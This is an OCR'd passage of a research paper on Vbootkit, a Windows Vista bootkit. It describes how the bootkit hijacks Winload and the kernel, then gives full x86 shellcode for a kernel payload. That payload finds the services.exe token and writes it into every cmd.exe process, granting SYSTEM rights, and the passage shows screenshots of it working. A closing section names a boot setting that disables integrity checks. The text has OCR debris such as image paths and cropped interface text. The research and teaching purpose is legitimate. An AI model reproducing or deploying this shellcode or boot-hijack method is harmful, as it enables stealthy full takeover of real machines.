
Structure of loader block Winload passes to NTOSKRNL

```
kd> dt _LOADER_PARAMETER_BLOCK 0x8081221c
   +0x000 LoadOrderListHead : _LIST_ENTRY [ 0x8082f7d4 - 0x8084f1f0 ]
   +0x008 MemoryDescriptorListHead : _LIST_ENTRY [ 0x80a1f000 - 0x80a20630 ]
   +0x010 BootDriverListHead : _LIST_ENTRY [ 0x80833c64 - 0x80832228 ]
   +0x018 KernelStack      : 0x81909000
   +0x034 ArcBootDeviceName : 0x80812e24  "multi(0)disk(0)rdisk(0)partition(1)"
   +0x03c NtBootPathName   : 0x80812ca8  "\Windows\"
   +0x044 LoadOptions      : 0x8080a410  "/NOEXECUTE=OPTOUT /NOPAE /DEBUG"
   +0x048 NlsData          : 0x8084e200 _NLS_DATA_BLOCK
   +0x054 SetupLoaderBlock : (null)
   +0x058 Extension        : 0x80812e5c _LOADER_PARAMETER_EXTENSION
   +0x068 FirmwareInformation : _FIRMWARE_INFORMATION_LOADER_BLOCK
```

Our Winload detour takes control just before the control is passed to kernel. This transfer of control takes place in a function called OslArchTransferToKernel

This detour relocates vbootkit once again to blank space in kernel memory, which has read/write access, and applies a 20-byte detour to a function called StartFirstUserProcess. It’s in the INIT section of kernel. It’s an 20 bytes patch, replacing stale code of Phase1init and jumping into it.

```
pushfd // save flags
Pushad //save registers
mov esi, NTOS_BASE_ADDRESS + NTOS_BLANK_SPACE
mov edi, NTOS_BASE_ADDRESS + NTOS_INIT_PHASE_1_INIT_DISCARD
mov ecx, 2048 ; copy the whole vbootkit code
rep movsb
mov eax, NTOS_BASE_ADDRESS + NTOS_PHASE_DISCARD_PATCH_STARTS
jmp eax
```



21

1/0

BIOS

MBR

Partition Boot Sector

NT Boot Sector

1/0

2/3

WINLOAD.EXE

BOOTMGR.EXE

1/1

1/3

NTOSKRNL.EXE HAL.DLL Boot drivers

NOTE:- The ovals shows the point where Vboot kit hijacks control. The first number detours applied to next stage and second number shows patches applied. A red block shows relocation

1/7/2007

Image showing places where vbootkit hijacks execution control and patches

Pay-load

Privilege Escalation Shell code

Vbootkit POC code periodically raises every CMD.EXE to privileges of SERVICES.EXE.A thread is created which uses KeDelayExecution to sleep for say 30 seconds. Since all threads started by Drivers are run in the context of System Process, our thread too gets the privileges.
We traverse the _EPROCESS structure one by one to find services.exe, copy it’s security token and then replace security token of CMD.EXE

This payload is used to increase the privilege of existing shell code. The presented shell code copies the privileges of any System process (eg. SERVICES.EXE), to the target process (in this case, it is CMD.EXE).
Each and every process (either kernel mode or user mode) is represented by a _EPROCESS structure in kernel mode. It can be dumped in Windbg by dt command.

The important members are made bold that the shell code will utilize.[1]

```
kd> dt _EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x080 ProcessLock      : _EX_PUSH_LOCK
   +0x088 CreateTime       : _LARGE_INTEGER
   +0x090 ExitTime         : _LARGE_INTEGER
   +0x098 RundownProtect   : _EX_RUNDOWN_REF
   +0x09c UniqueProcessId  : Ptr32 Void
   +0x0a0 ActiveProcessLinks : _LIST_ENTRY
.
.
   +0x0e0 Token            : _EX_FAST_REF
.
.
   +0x14c ImageFileName    : [16] Uchar
.
.
   +0x188 Peb              : Ptr32 _PEB
.
.
.
```


[1] The structure is undocumented and the offsets vary largely b/w different versions. The offsets even vary in different services packs

```
   +0x224 ProtectedProcess : Pos 11, 1 Bit
.
.
.
```

UniqueProcessId Contains the process id(PID) of the process.
ActiveProcessLinks is a List containing all the process. Almost all the root kits, detach them selves from this list to remain hidden, however, CPU dispatcher maintains the list somewhere else, so as still the hidden process and threads continue execution
Token It is a pointer to Security token. Windows Security Reference monitor uses this token to implement security for a process. It contains what privileges a process contains.
ImageFileName is an array containing the short filename of the image being executed. The size of array is 16 bytes.

The easiest method is to find a process which has system privileges and then find the process which should be escalated and then modify the pointer token of target process by pointer token of system process.

Looping b/w Processes




The shell code is presented here. It is assumed that the readers have basic understanding of assembly language Rather than showing nicely arranged disassembly, original code is shown with comments and description to make it easier to understand.

```
 ; assume  NTOSKRNL.EXE base is in ebp
mov ebx,0xdaf46e78     ; hash  IoGetCurrentProcess
call CallExportedFunctionbyHash         ;returns current process
                                                         ; _EPROCESS in eax

push eax  ; store _EPROCESS


;OS             Activeprocesslink offset       imagenameoffset                  securitytoken offset
;RC1 & RC2     original at  0xA0         0xAC   original at 0x14C    0x40   original at 0xE0


;original means from the base of _KPROCESS otherwise offsets are relative to
;ActiveProcessLinks



 ; Now _EPROCESS for kernel or System is in eax
xor ecx,ecx
mov cx, 0xA0           ; active process link offset  !!!!!       OS and SP dependent data
add  eax, ecx             ;   get address of _EPROCESS+ActiveProcessLinks
eproc_loop:
mov eax, [eax]                  ; get next _EPROCESS struct
mov cx,  0xAC                   ; image name offset         !!! OS and SP dependent data
cmp dword ptr [eax+ecx], 0x56524553; "SERV"          ; is it SERVICES.EXE?
je outof
cmp dword ptr [eax+ecx], 0x76726573  ;"serv"            ; is it services.exe?
je outof
jnz eproc_loop

outof:

; we store services.exe security token, so as we use it later on
mov cx,  0x40                ;SecurityTokenoffset   !!!! OS and SP dependent data
mov ebx,[eax + ecx ]     ;    to obtain token from offset of activeprocesslinks token


pop eax              ;  restore original _EPROCESS, since we are traverse the list once again
;now we start again from beginning to find all cmd.exe and then try to escalate them to SYSTEM
privileges

 ;now _EPROCESS for kernel or System is in eax
xor ecx,ecx
mov cx, 0xA0           ; active process link offset  !!!!!       OS and SP dependent data
add  eax, ecx             ; get address of EPROCESS+ActiveProcessLinks

xor edx,edx
```

```
mov edx,[eax]       ;we will compare this value later on so we find out whether the list has been
traversed fully
mov eax, [eax]      ;so as to skip first process and check it when whole list has traversed




cmd_search_loop:
mov eax, [eax] ; get next EPROCESS struct
xor ecx,ecx
mov cx, 0xAC
cmp DWORD ptr[eax+ecx],0x2e444d43 ;"CMD." is it CMD.EXE?
je patchit
cmp dword ptr [eax+ecx], 0x2e646d63 ;"cmd." is it cmd.exe?
je patchit
jne donotpatchtoken
patchit:
mov cx, 0x40
mov [eax + ecx],ebx   ;replace it with services.exe token

donotpatchtoken:

cmp edx,eax  ; have we traversed list fully
jne cmd_search_loop

 jmp outofcode



; This functions resolves and then jumps to the function size ~70 bytes
; Requires EBP contains base of executable image
; Requires EBX contains hash of the function to called

CallExportedFunctionbyHash:

                xor ecx,ecx                     ;ecx stores function number or ordinal

                mov edi,[ebp+0x3c] ;        to get offset PE header
                mov edi,[ebp+edi+0x78] ;  to get offset to export table

                add edi,ebp
callnextexporttableentry:
                mov edx,[edi+0x20]
                add edx,ebp
                mov esi,[edx+ecx*4]
                add esi,ebp
                xor eax,eax
                cdq

callnextbyte:
                lodsb
```


```
                    ror edx,0xd
                    add edx,eax
                    test al,al
                    jnz callnextbyte
                    inc ecx

                    cmp edx,ebx
            jnz  callnextexporttableentry
                    dec ecx             ; hash number found

                    mov ebx,[edi+0x24]
                    add ebx,ebp
                    mov cx,[ebx+ecx*2]
                    mov ebx,[edi+0x1c]
                    add ebx,ebp
                    mov eax,[ebx+ecx*4]
                    add eax,ebp    ;//function address arrives in eax now
                    jmp eax   ;just call the function after finding it

outofcode:          ;here should be the recovery code
```

Screenshots (Vbootkit in Action)




```
                         Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Microsoft Windows Vista
    Vista Debug [debugger enabled]
    Vista Boot Debug




VBOOTKIT V1.0 ,NITIN KUMAR & Vipin Kumar,For options F8.
Seconds until the highlighted choice will be started automatically:



Tools:

    Windows Memory
```

Vbootkit in Action (Display signature during OS selection)



```
Microsoft Windows [Version 6.0.5744]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\admin>d:\WHOAMI.EXE
RC2\admin

C:\Users\admin>d:\WHOAMI.EXE
RC2\admin

C:\Users\admin>time
The current time is:  8:08:56.75
Enter the new time:

C:\Users\admin>d:\WHOAMI.EXE
NT AUTHORITY\SYSTEM

C:\Users\admin>_
```

Privilege escalation payload in action(against CMD.EXE)



PROCEXP.EXE:2364 Properties

User: NT AUTHORITY\SYSTEM

Session: 1 Virtualized: No

Group	Flags
BUILTIN\Administrators	Owner
Everyone	Mandatory
Mandatory Label\System Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory

Privilege	Flags
SeSystemProfilePrivilege	Default Enabled
SeSystemtimePrivilege	Disabled
SeTakeOwnershipPrivilege	Disabled
SeTcbPrivilege	Default Enabled
SeTimeZonePrivilege	Default Enabled
SeTrustedCredManAccessPrivilege	Disabled

	Company Name
rrupts	
edure Calls	
sion Manager	Microsoft Corporation
Runtime Process	Microsoft Corporation
t-Up Application	Microsoft Corporation
Controller app	Microsoft Corporation
for Windows S...	Microsoft Corporation
rer	Microsoft Corporation
rer	Microsoft Corporation
lorer	Microsoft Corporation
mand Processor	Microsoft Corporation
process (Run...	Microsoft Corporation
mand Processor	Microsoft Corporation
rocess Explorer	Sysinternals
process (Run...	Microsoft Corporation
Host	Microsoft Corporation
for Windows S...	Microsoft Corporation
for Windows S...	Microsoft Corporation
for Windows S...	Microsoft Corporation

CPU Usage: 42.68% Commit Charge: 25.06% Processes: 41

cmd

Application Size: 312 KB

Date created: 12/17/2006 2:23 PM

Privilege escalation payload in action (against PROCEXP.EXE)

Conclusion

The purpose of this paper was to demonstrate the loading of extra code in Windows Vista Kernel using custom boot sector (we are part of System now, we can do whatever Windows NT AUTHORITY can do!!).

The research in the field of kernel mode vulnerabilities has started to speed up. The knowledge about kernel mode vulnerabilities and exploits is still confined to limited persons. Microsoft is already devising techniques to make the system more stable and reliable with the following techniques

- Removing buggy drivers (by code-signing)
- Disabling the ability to patch kernel and/or other stuff (Code-Integrity, Patch-guard)
- User-Mode Driver Framework (trying to move third-party code to user-mode)

Widows Vista includes a whole new bunch of security techniques for kernel security.

So, cross your fingers and wait as the competition between vendors of security products and the other side find a new playground and continue the old game, with new sets of rules and regulations.

Bonus Info: -

As every one knows, Microsoft has changed the complete booting process, including how it stores booting information.

Here is a minor look through Microsoft’s new BCD Store (Boot Configuration database) and it’s working.

Introduction.

The Boot Configuration Data (BCD)[2] store contains boot configuration parameters and controls how the operating system is started in Microsoft Windows Vista and Microsoft Windows Server Code Name "Longhorn" operating systems. These parameters were previously in the Boot.ini file (in BIOS-based operating systems) or in the nonvolatile RAM (NVRAM) entries (in Extensible Firmware Interface–based operating systems). You can use the Bcdedit.exe command-line tool to affect the Windows® code which runs in the pre-operating system environment by adding, deleting, editing, and appending entries in the BCD store. Bcdedit.exe is located in the \Windows\System32 directory of the Windows Vista partition.

The only ways you can modify BCD are

1) Bcdedit
2) BCD WMI provider
3) Msconfig (only few settings can be modified)
4) Startup and recovery (In Control Panel, System)

However, lil bits of tweaking can be done by other techniques too.
Some of the hidden settings have no interface to configure, the most famous being disabling digital signature protection for drivers
It was said that Windows RTM would have it disabled.

{GUID}

- Description
- Elements
    - o 11000001 (Related to PXE Boot)

[2] Boot Configuration Database. Check Reference 12

- 12000002 (boot application with path)
- 12000004 (Boot Tool Name)
- 16000010 (Boot Debugger)
- 16000048 (make it 1, to disable integrity checks)
- 16000049
- 21000001 (Related to Bit-locker)
- 21000022 (Related to PXE Boot)
- 22000002 (System root Directory)
- 22000023 (Related to PXE Boot)
- 25000020 (Data Execution Policy)
- 25000021 (PAE Physical Address Extension)
- 26000022
- 26000026
- 26000027
- 26000091 (Enable or Disable SOS MODE Permanently)
- 260000a0 (Enable Kernel Debugging Mode)

NOTE: - All red are related to Code integrity and Protection

References

1. eEye Digital Security. Remote Windows Kernel Exploitation: Step into the Ring 0. http://www.eeye.com/_data/publish/whitepapers/research/OT20050205.FILE.pdf
2. Derek Soeder, http://www.eeye.com/html/resources/downloads/other/index.html
3. Skape. Safely Searching Process Virtual Address Space. http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf
4. [SoBeIt. How to Exploit Windows Kernel Memory Pool. http://packetstormsecurity.nl/Xcon2005/Xcon2005SoBeIt.pdf
5. Bugcheck and Skape, Kernel Mode Payloads on Windows http://www.uninformed.org/?v=3&a=4&t=pdf
6. Edgar Barbosa, Avoiding Windows Root kit Detection
7. MultiBooting Principles (The Microsoft boot manager) http://www.goodells.net/multiboot/principles.htm
8. Windows NT Session Management and Control http://os.zju.edu.cn/linux/files/ghsong/WindowsResearchKernel-WRK/NTDesignWorkbook/rsm.doc
9. EFI Boot Process http://homepages.tesco.net/J.deBoynePollard/FGA/efi-boot-process.html
10. Secure Startup - Full Volume Encryption: Technical Overview http://www.microsoft.com/whdc/system/platform/pcdesign/secure-start_tech.mspx
11. Boot Configuration Data in Windows Vista http://www.microsoft.com/whdc/system/platform/firmware/bcd.mspx
12. Windows Vista Boot Process http://en.wikipedia.org/wiki/Windows_Vista_Startup_Process
13. Windows Nt Boot Process http://en.wikipedia.org/wiki/Windows_NT_Startup_Process